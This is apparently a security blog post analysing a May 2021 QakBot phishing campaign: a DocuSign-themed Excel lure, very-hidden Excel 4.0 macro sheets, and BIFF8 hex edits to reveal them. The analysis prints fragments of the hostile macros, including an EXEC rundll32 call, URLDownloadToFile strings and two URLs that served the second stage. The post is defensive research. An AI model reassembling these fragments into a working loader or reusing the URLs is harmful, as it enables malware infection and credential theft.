

## Segurança Informática



MALWARE    MALWARE AND PHISHING ANALYSIS    REVERSE ENGINEERING    SEGURANCAINFORMATICA

# A taste of the latest release of QakBot

⌚ 4 Maio, 2021


---

**A taste of the latest release of QakBot – one of the most popular and mediatic trojan bankers active since 2007.**

---


The malware **QakBot**, also known as Qbot, Pinkslipbot, and Quakbot is a banking trojan that has been made headlines since 2007. This piece of malware is focused on stealing banking credentials and victim's secrets using different techniques tactics and procedures (TTP) which have evolved over the years, including its delivery mechanisms, C2 techniques, and anti-analysis and reversing features.

Emotet is known as the most popular threat distributing QakBot in the wild, nonetheless, Emotet has been taken down recently, and QakBot operators are using specially target campaigns to disseminate this threat around the globe. Figure 1 shows two email templates distributing QakBot in Portugal in early May 2021.




**Figure 1:** Email template of QakBot malware targeting Portuguese Internet end users – May 2021.  
h/t [@MiguelSantareno](#) – malware submitted on [0xSI\\_f33d](#)

Additionally, QakBot is able to move laterally on the internal environment for stealing sensitive data, making internal persistence, or even for deploying other final payloads like ransomware. In recent [reports](#), it could be used to drop other malware such as ProLock and Egregor ransomware. At the moment, and after the Emotet takedown, QakBot becoming one the most prominent and observed threats allowing criminals to gain a foothold on internal networks. In the next workflow, we can learn how the QakBot infection chain works.



**Figure 2:** High-level diagram of QakBot malware and its capabilities.



QakBot is disseminated these days using target phishing campaigns in several languages, including Portuguese. The infection chain starts with an URL in the email body that downloads a zip archive containing an XLM or XLSM file (Excel) that takes advantage of XLM 4.0 macros to download the 2nd stage from the compromised web servers.

The 2nd stage – in a form of a DLL with random extension – is loaded into the memory using the DLL injection technique via *rundll32.exe* Windows utility. After that, the final payload (QakBot itself) is loaded in memory and the malicious activity is then initiated. The malware is equipped with a list of hardcoded IP addresses from its botnet, and it receives commands ↵

# Dribbling AVs with XLM macros

The malicious Office document, when opened, it poses as a DocuSign file – a popular software for signing digital documents. The malicious documents take advantage of Excel 4.0 macros (XML macros) stored in hidden sheets that download the QakBot 2nd stage payload from the Internet – malicious servers compromised by criminals. Then, the DLL is written to disk and executed using the DLL injection technique via *regsvr32* or *rundll32* utilities.



THIS DOCUMENT IS ENCRYPTED BY  
DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

- ① If this document was downloaded from Email, please click **Enable Editing** from the yellow bar above
- ② Once You have Enable Editing , please click **Enable Content** from the yellow bar above

WHY I CANNOT OPEN THIS DOCUMENT?


- You are using iOS or Android, please use Desktop PC
- You are trying to view this document using Online Viewer



The Global Standard for eSignature®

Ad removed. [Details](#)

**Figure 3:** Excel document used to lure victims and download and execute the QakBot 2nd stage.




According to a publication by **ReversingLabs**, “among 160,000 Excel 4.0 documents, more than 90% were classified by TitaniumCloud as malicious or suspicious”.

**(...) if you encounter a document that contains XLM macros, it is almost certain that its macro will be malicious,** RL concluded.

Sample Classification	Count	Percentage
Goodware	14458	9.1%
Suspicious	738	0.5%
Malicious	144052	90.4%
Total	159248	100%

the dominant malware families in the Excel 4.0 malware ecosystem.



**Figure 4:** Malware family distribution using XLM macros in the wild ([source](#)).

## XLSM file – QakBot loader

**Filename:** catalog-1712981442.xlsx

**MD5:** f86c6670822acb89df1eddb582cf0e90

**Creation time:** 2021-04-29 22:18:33

An XLSM file is a macro-enabled spreadsheet created by Microsoft Excel, a widely-used spreadsheet program included in the Microsoft Office suite. These kinds of files contain worksheets of cells arranged by rows and columns as well as embedded macros.


The compressed Microsoft Excel filenames appear to follow a naming convention beginning with **document-** or **catalog-**, followed by several digits and the **.xslm** or **.xls extension**.

for the final user and malware analysts.



**Figure 5:** Only the first sheet appears when the XLSM file is opened in order to obfuscate the malicious content from the eyes of the malware researchers.

Looking at the internal XML files that are part of the Excel XLSM file, we can easily identify that exist other sheets hidden inside the document, as highlighted in Figure 6.



```

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="55" uniqueCount="34"><si><t>U</t></si><si><t>J</t></si><si><t>,D</t></si><si><t>R</t></si><si><t>l</t></si><si><t>L</t></si><si><t>C</t></si><si><t>D</t></si><si><t>o</t></si><si><t>B</t></si><si><t>e</t></si><si><t>w</t></si><si><t>g</t></si><si><t>n</t></si><si><t>i</t></si><si><t>s</t></si><si><t>t</t></si><si><t>a</t></si><si><t>d</t></si><si><t>r</t></si><si><t>T</t></si><si><t>S</t></si><si><t>F</t></si><si><t>ve</t></si><si><t>M</t></si><si><t>..\\jordji.nbvt1</t></si><si><t>nd</t></si><si><t>u</t></si><si><t>= </t></si><si><t>EXEC</t></si><si><t>">(</t></si><si><t>")</t></si><si><t>
https://legalopspr.com/BnUwbRV9foc/hartd.html</t></si><si><t>
https://dentistelmhurstny.com/42te9VZqUDc/hadrt.html</t></si></sst>
```


**Figure 6:** Discovering other hidden sheets inside the internal structure of the malicious XLSM document file.

From the content highlighted above, we can see the names “**Sheet1**”, “**Sheet2**”, “**Sheet3**” and “**Sheet4**” as the total of sheets available in the document, and also that “**Sheet2**” will trigger something when the document is opened using the feature “**xLnm.Auto\_Open**” call.

In short, this type of malicious documents will usually have a cell as “**Auto\_Open cell**”, and its functionality is very similar to the “**Sub AutoOpen()**” function in VBA to automatically run macros when the victim press the “**Enable Content**” button at the start.

Just a way to confirm we are facing a malicious document, we investigated the internal file: **shareString.xml** – which usually contains interesting stuff such as hardcoded strings, URLs, and so on.

## Bingo!



```

sharedStrings.xml
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="55" uniqueCount="34"><si><t>U</t></si><si><t>J</t></si><si><t>,D</t></si><si><t>R</t></si><si><t>l</t></si><si><t>L</t></si><si><t>C</t></si><si><t>D</t></si><si><t>o</t></si><si><t>B</t></si><si><t>e</t></si><si><t>w</t></si><si><t>g</t></si><si><t>n</t></si><si><t>i</t></si><si><t>s</t></si><si><t>t</t></si><si><t>a</t></si><si><t>d</t></si><si><t>r</t></si><si><t>T</t></si><si><t>S</t></si><si><t>F</t></si><si><t>ve</t></si><si><t>M</t></si><si><t>..\\jordji.nbvt1</t></si><si><t>nd</t></si><si><t>u</t></si><si><t>= </t></si><si><t>EXEC</t></si><si><t>">(</t></si><si><t>")</t></si><si><t>
https://legalopspr.com/BnUwbRV9foc/hartd.html</t></si><si><t>
https://dentistelmhurstny.com/42te9VZqUDc/hadrt.html</t></si></sst>
```



Segurança  
Informática

Hex	Bin	0x0E2D0	3966 6F63 2F68 6172 7464 2E68 746D 6C34	9foc/hartd.html4
0x0E2E0	00000000	0000 6874 747B 733A 2F2F 6465 6E74 6973	..https://dentis	
16 bit	10752	7465 6C6D 6875 7273 746E 792E 636F 6D2F	telmhurstny.com/	
Signed	10752	3432 7465 3956 5A71 5544 632F 6861 6472	42te9VzQUOc/hadr	
Hex	2A00	742E 6874 6D6C 1200 002C 446C 6C52 6567	t.html...,DllReg	
Bin	10101000000000	6973 7465 7253 6572 7665 7206 0000 44AA	isterServer...JJ	
32 bit	134228480	4343 4242 0B00 0028 2272 756E 646C 6C33	CCBB...("rundll3	
Signed	134228480	3220 0500 0055 524C 4D6F 1100 0055 524C	2 ...URLMo...URL	
Hex	8002A00	446F 776E 6C6F 6164 546F 4669 6C65 FF00	DownloadToFiley.	
Bin	1000000000000010101...	0x0E350 0A00 0800 19E2 0000 0C00 0000 3AE2 0000	*....â.....:â..	
64 bit	63640832661531136	0x0E360 2D00 0000 5AE2 0000 4D00 0000 7BE2 0000	....zâ..M...{â..	
		0x0E370	2D00 0000 5AE2 0000 4D00 0000 7BE2 0000	

**Figure 7:** Hardcoded URLs used to download the QakBot 2nd stage via **URLDownloadToFile** call and execute it using **rundll32**.

From this point, we know that the 2nd stage will be downloaded from the previous URLs using the **URLDownloadToFile** call, but some content seems a bit obfuscated. This is the interesting part that makes XLM macros a potent initial stage to start malware infection chains.



Digging into the details, we can observe that several combinations and operations in documents cells are performed to concatenate the final string that will execute the QakBot DLL (2nd stage) into the memory.

```

CELL:AO145 , =AR123() , 0
CELL:AW147 , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
CELL:A0135 , =SET.VALUE(AY107,AV123&Sheet2!AV124:&AV124&Sheet2!AV125:&AV125&Sheet2!AV126:&AV126&Sheet2!AV127:&AV127), 1
CELL:A0133 , =SET.VALUE(AY118,Sheet3!AR39:&AR39&Sheet3!AR40:&AR40&Sheet3!AR41:&AR41&Sheet3!AR42:&AR42&Sheet3!AR43:&AR43&Sheet3!AR44:&AR44), 1
CELL:AW152 , =Sheet3!AT14:AT14(), 0
CELL:AT104 , ="..\jjoputi.vvt" , ..\jjoputi.vvt
CELL:A0140 , =FORMULA(AY117&AY118&AY120&Sheet3!AT39:AT39&Sheet2!AY113:AY113&Sheet2!AV139:AV139,AW147), 1
CELL:AV123 , =CHAR(85.0) , U
CELL:AA114 , None

```

**Figure 8:** Malicious code responsible for starting the QakBot 2nd stage and available on several hidden sheets.

Part of the strings extracted from the malicious Excel file are presented below:

```

1. auto_open: auto_open->Sheet2!$AO$115
2. SHEET: Sheet2, Macrosheet
3. CELL:AO134 , =SET.VALUE(AY120,AV131&AV132&AV133&AV134&AV135&AV136&AV137&"2 "), 1
4. CELL:AR125 , =Sheet3!AQ22:aq22() , 0
5. CELL:AO129 , =WORKBOOK.HIDE("Sheet2",1.0)=WORKBOOK.HIDE("Sheet3",1.0)=WORKBOOK.HIDE
6. CELL:AO127 ,
=FORMULA(Sheet3!AS39:AS39&Sheet3!AS40:AS40&Sheet3!AS41:AS41&Sheet3!AS42:AS42&Sheet3!AS43
7. CELL:AO138 , =SET.VALUE(AY115,AU123), 1
8. CELL:AO142 , =FORMULA(AY117&AY118&AY120&Sheet3!AT39:AT39&"1"&Sheet2!AY113:AY113&She
9. CELL:AW148 , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
10. CELL:AO136 ,
=SET.VALUE(AY108,Sheet3!AQ39:AQ39&Sheet3!AQ40:AQ40&Sheet3!AQ41:AQ41&Sheet3!AQ42:AQ42&She
11. CELL:AO145 , =AR123() , 0
12. CELL:AW147 , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
13. CELL:AO135 , =SET.VALUE(AY107,AV123&Sheet2!AV124:&AV124&Sheet2!AV125:&AV125&Sheet2!AV
14. CELL:AO133 , =SET.VALUE(AY118,Sheet3!AR39:&AR39&Sheet3!AR40:&AR40&Sheet3!AR41:&AR41&Sh
15. CELL:AW152 , =Sheet3!AT14:AT14(), 0
16. CELL:AT104 , ="..\jjoputi.vvt" , ..\jjoputi.vvt
17. CELL:AO140 , =FORMULA(AY117&AY118&AY120&Sheet3!AT39:AT39&Sheet2!AY113:AY113&Sheet2!
18. CELL:AV123 , =CHAR(85.0) , U
19.
20. (...)

21. CELL:AT115 , None , https://dentistelmhurstny.com/42te9VZqUDc/hadrt.
22. CELL:AT114 , None , https://legalopspr.com/BnUwbRV9foc/hartd.html
23.
24. (...)

25.
26. HEET: Sheet3, Macrosheet
27. CELL:AQ27 ,
=4984654.0+9846544.0+468464.0=CALL(Sheet2!AY107:AY107&"n",Sheet2!AY108:AY108&"A",Sheet2!
28. CELL:AT22 , =HALT() , 1
29. CELL:AQ32 , =Sheet2!AW142:aw142(), 0

```

In order to understand in detail and reveal the clear source code, we need to learn about the **BIFF8 format**. Some details and workarounds were also shared in an old campaign involving the [FlawedAmmey malware here](#).

- 01h: hidden
- 02h: very hidden

Changed Records in BIFF8 for Microsoft Excel 97			
Number	Record		
09h	BOF	BOOKEXT: Extra Book Info	863h
85h	BOUNDSHEET	BOOLERR: Cell Value, Boolean or Error	205h
200h	DIMENSIONS	BOTTOMMARGIN: Bottom Margin Measurement	29h
0Bh	INDEX	BOUNDSHEET: Sheet Information	85h
		CALCCOUNT: Iteration Count	0Ch
		CALCMODE: Calculation Mode	0Dh

### BOUNDSHEET: Sheet Information (85h)

This record stores the sheet name, sheet type, and stream position.

#### BIFF8 Record Data

Offset	Field Name	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name (in characters)
11	rgch	var	Sheet name (grbit/rgb fields of <a href="#">Unicode String</a> )

#### BIFF7 Record Data


Offset	FieldName	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name
11	rgch	var	Sheet name

The grbit field contains the following options:

Bits	Mask	Option Name	Contents
1-0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7-2	00FCh	(Reserved)	
15-8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

**Figure 9:** BIFF format and BOUNDSHEET information (85h), including sheet type and its possible status.

By analyzing the XLSM document, we can see in Figure 10 that only the first BOUNDSHEET (**0x09 0xF0 0x00 0x00**) has the hidden status as visible – **0x00h**. The other BOUNDSHEETS are defined as **very hidden** using the hex value **0x02h**.



Bits	Mask	Option Name	Contents
1-0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7 - 2	00FCh	(Reserved)	
15 - 8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

**Figure 10:** Internal details about the malicious BOUNDSHEETS and hidden states.

Digging into the details, four BOUNDHSEET records means that the document has four sheets, but three of them are very hidden. Using a common HEX editor, we can change the values and fix the target XLSM file as depicted in Figure 11.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text	Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00003290	4B 04 39 04 20 00 33 00 20 00 32 00 20 00 32 00	K.9. .3. .2. .2.	00003290	4B 04 39 04 20 00 33 00 20 00 32 00 20 00 32 00	K.9. .3. .2. .2.
000032A0	92 08 41 00 92 08 00 00 00 00 00 00 00 00 00 00 00	'.A.'.....	000032A0	92 08 41 00 92 08 00 00 00 00 00 00 00 00 00 00 00	'.A.'.....
000032B0	00 00 FF FF 0D 00 1E 04 31 04 4B 04 47 04 3D 04	.ÿÿ...1.K.G.=.	000032B0	00 00 FF FF 0D 00 1E 04 31 04 4B 04 47 04 3D 04	.ÿÿ...1.K.G.=.
000032C0	4B 04 39 04 20 00 33 00 20 00 32 00 20 00 32 00	K.9. .3. .2. .2.	000032C0	4B 04 39 04 20 00 33 00 20 00 32 00 20 00 32 00	K.9. .3. .2. .2.
000032D0	00 00 02 05 00 00 00 00 00 00 00 00 00 00 00 00 00	ÿ.....ÿ	000032D0	00 00 02 05 00 00 00 00 00 00 00 00 00 00 00 00 00	ÿ.....ÿ
000032E0	25 00 05 00 02 93 02 17 00 41 00 09 00 01 1E 04	ÿ...."..A.....	000032E0	25 00 05 00 02 93 02 17 00 41 00 09 00 01 1E 04	ÿ...."..A.....
000032F0	31 04 4B 04 47 04 3D 04 4B 04 39 04 20 00 39 00	1.K.G.=.K.9. .9.	000032F0	31 04 4B 04 47 04 3D 04 4B 04 39 04 20 00 39 00	1.K.G.=.K.9. .9.
00003300	92 08 39 00 92 08 00 00 00 00 00 00 00 00 00 00 00	'.9.'.....	00003300	92 08 39 00 92 08 00 00 00 00 00 00 00 00 00 00 00	'.9.'.....
00003310	00 00 FF FF 09 00 1E 04 31 04 4B 04 47 04 3D 04	.ÿÿ...1.K.G.=.	00003310	00 00 FF FF 09 00 1E 04 31 04 4B 04 47 04 3D 04	.ÿÿ...1.K.G.=.
00003320	4B 04 39 04 20 00 39 00 00 02 00 05 00 00 00 00 00	K.9. .9.....	00003320	4B 04 39 04 20 00 39 00 00 02 00 05 00 00 00 00 00	K.9. .9.....
00003330	07 01 00 00 00 00 00 FF 25 00 05 00 02 8E 08 58	.....ÿ...Z.X	00003330	07 01 00 00 00 00 00 FF 25 00 05 00 02 8E 08 58	.....ÿ...Z.X
00003340	00 8E 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ÿ.....Z.....	00003340	00 8E 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ÿ.....Z.....
00003350	00 11 00 11 00 54 00 61 00 62 00 6C 00 65 00 53	....T.a.b.l.e.S	00003350	00 11 00 11 00 54 00 61 00 62 00 6C 00 65 00 53	....T.a.b.l.e.S
00003360	00 74 00 79 00 6C 00 65 00 4D 00 65 00 64 00 69	t.y.l.e.M.e.d.i	00003360	00 74 00 79 00 6C 00 65 00 4D 00 65 00 64 00 69	t.y.l.e.M.e.d.i
00003370	00 75 00 6D 00 32 00 50 00 69 00 76 00 6F 00 74	.u.m.2.P.i.v.o.t	00003370	00 75 00 6D 00 32 00 50 00 69 00 76 00 6F 00 74	.u.m.2.P.i.v.o.t
00003380	00 53 00 74 00 79 00 6C 00 65 00 4C 00 69 00 67	S.t.y.l.e.L.i.g	00003380	00 53 00 74 00 79 00 6C 00 65 00 4C 00 69 00 67	S.t.y.l.e.L.i.g
00003390	00 68 00 74 00 31 00 36 00 60 01 02 00 00 00 85	h.t.1.6.'.....	00003390	00 68 00 74 00 31 00 36 00 60 01 02 00 00 00 85	h.t.1.6.'.....
000033A0	00 0E 00 09 F0 00 00 00 00 06 00 53 68 65 74	....ô.....Sheet	000033A0	00 0E 00 09 F0 00 00 00 00 06 00 53 68 65 74	....ô.....Sheet
000033B0	31 85 00 0E 00 SC SC 02 00 02 01 06 00 53	1.....\.....She	000033B0	31 85 00 0E 00 SC SC 02 00 02 01 06 00 53	1.....\.....She
000033C0	65 74 32 85 00 0E 00 AE DE 02 00 02 01 06 00 53	et2...@P.....S	000033C0	65 74 32 85 00 0E 00 AE DE 02 00 02 01 06 00 53	et2...@P.....S
000033D0	68 65 65 74 33 85 00 0E 00 19 E6 02 00 02 01 06	heet3.....æ.....	000033D0	68 65 65 74 33 85 00 0E 00 19 E6 02 00 02 01 06	heet3.....æ.....
000033E0	00 53 68 65 65 74 34 9A 08 18 00 9A 08 00 00 00	.Sheet4@...ß...	000033E0	00 53 68 65 65 74 34 9A 08 18 00 9A 08 00 00 00	.Sheet4@...ß...
000033F0	00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 01	.....	000033F0	00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 01	.....
